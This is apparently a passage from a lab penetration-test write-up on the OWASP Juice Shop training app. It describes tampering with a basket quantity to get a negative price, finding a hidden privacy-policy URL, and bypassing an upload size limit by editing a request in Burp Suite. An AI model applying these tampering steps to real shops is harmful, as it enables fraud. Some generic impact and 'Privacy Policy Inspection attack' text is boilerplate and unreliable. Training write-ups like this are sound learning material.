
Logged in as a normal user, and intercepted the request of the adding the melon bike to the basket by the burpsuite using the proxy.

Then changed the value of quantity 1 to -2000, then forwarded the request.

Now, the quantity of bikes changed to -2000 i.e amount to be added to our account.

I have proceeded to the checkout by adding the personal details, and then make the checkout.

The pop-up shown as the challenge completed successfully.



The screenshot shows a web browser window titled "kali-linux-2022-4-virtualbox-amd64 [Running] – Oracle VM VirtualBox". The URL is 192.168.1.3:3000/#/payment/shop. The page displays "My Payment Options" with several payment methods listed:

- Add new card
- Add a credit or debit card
- Pay using wallet (highlighted with a red box)
- Wallet Balance **0.00**
- Pay -5998000.00¤
- Add a coupon
- Add a coupon code to receive discounts
- Other payment options


Below the payment options, a message says "You can review this order before it is finalized." with "Back" and "Continue" buttons.

The screenshot shows a web browser window titled "kali-linux-2022-4-virtualbox-amd64 [Running] – Oracle VM VirtualBox". The URL is 192.168.1.3:3000/#/order-summary. The page displays the "Order Summary" for an order:

Items	-5998000.00¤
Delivery	0.00¤
Promotion	0.00¤
Total Price	-5998000.00¤

The "Your Basket" section shows a product: "Melon Bike (Comeback-Product 2018 Edition)" with a price of "-2000 2999¤". A button labeled "Place your order and pay" is visible, along with a note: "You will gain -600000 Bonus Points from this order!"

Both screenshots show a taskbar at the bottom with various application icons and system status indicators.



Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 25:-

Title: Privacy Policy Inspection Description:

A Privacy Policy Inspection attack is a type of cyber attack where an attacker inspects and analyzes an organization's privacy policy to find vulnerabilities and weaknesses that can be exploited. The attacker may use automated tools to scan the privacy policy, or manually inspect the policy to identify any gaps in protection or non-compliance with regulations.

Steps to Reproduce:

Logged in as the normal user and visited the privacy-policy page. While scrolling through the page, noticed the glowing around some words. Opened the inspector for any clues there. Got the class hot, searched for any other places with the class hot, got a few.

Noted these phrases in a notepad. Seems like it's clue for the web directory as the first one is a IP address. In this replaced all the spaces with / and finally got the address as <http://192.168.1.3/We/may/also/instruct/you/to/refuse/all/reasonably/necessary/respondibility> this. When navigated through this, there is no luck, no clues ahead jus a dummy page. When rolled back, in the juice shop pop-up showed challenge solved, it seems the challenge is to visit the web directory.

The screenshot shows a browser window for the OWASP Juice Shop Privacy Policy page. A red box highlights the URL 'http://192.168.1.3' in the page content. Below the browser is a screenshot of the Kali Linux terminal showing the same URL highlighted in a text editor.

Privacy Policy

Effective date: March 15, 2019

OWASP Juice Shop ("us", "we", or "our") operates the <http://192.168.1.3> website (the "Service").

This page informs you of our policies regarding the collection, use, and disclosure of personal data when you use our Service and the choices you have associated with that data. Our Privacy Policy for OWASP Juice Shop is created with the help of the [Free Privacy Policy](#) website.

We use your data to provide and improve the Service. By using the Service, you agree to the collection and use of information in

G. Children's Privacy

Our Service does not address anyone under the age of 18 ("Children").

We do not knowingly collect personally identifiable information from children. If you are aware that your Children has provided us with Personal Data from children without verification of parental consent, please contact us.

H. Changes To This Privacy Policy


We may update our Privacy Policy from time to time. We will notify you of any changes.

Visited

<http://192.168.1.3/We/may/also/instruct/you/to/refuse/all/reasonably/necessary/respondibility>


the

bility



OWASP Juice Shop (Express ^4.17.1)

404 Error: ENOENT: no such file or directory, stat '/home/edureka/juice-shop/frontend/dist/frontend/assets/private/thank-you.jpg'



Impact:

The impact of a successful Privacy Policy Inspection attack can include:

- unauthorized access to sensitive information
- loss of trust from customers or users whose data was mishandled
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization

Preventing Privacy Policy Inspection attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, implementing security best practices for privacy policy management, and regularly testing the policy against known vulnerabilities can also help prevent these types of attacks.

Vulnerability 26:-

Title: Upload Size (Improper Input Validation)

Description:

Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:



In the complaint section, there is a option to upload the invoice, i.e an option for us to upload the payloads, but the maximum file size is only 100 KB. It's time to override this limit.



With a file below 100KB, created a valid request and intercepted with the Burpsuite and then forward to Repeater for hit and trail.

In the request there is payload section for the file to pass through the packet.

Let's change this payload with the payload more than 100KB size. For this I have opened a PDF of 327KB with notepad and copied entire content and replaced in the request then forwarded this crafted request.

Finally it's worked, managed to send a file more than 100KB, Pop-up came with challenge completed successfully.





Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 27:-

Title: Upload Type (Improper Input Validation)

Description:


Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.


Steps to Reproduce:

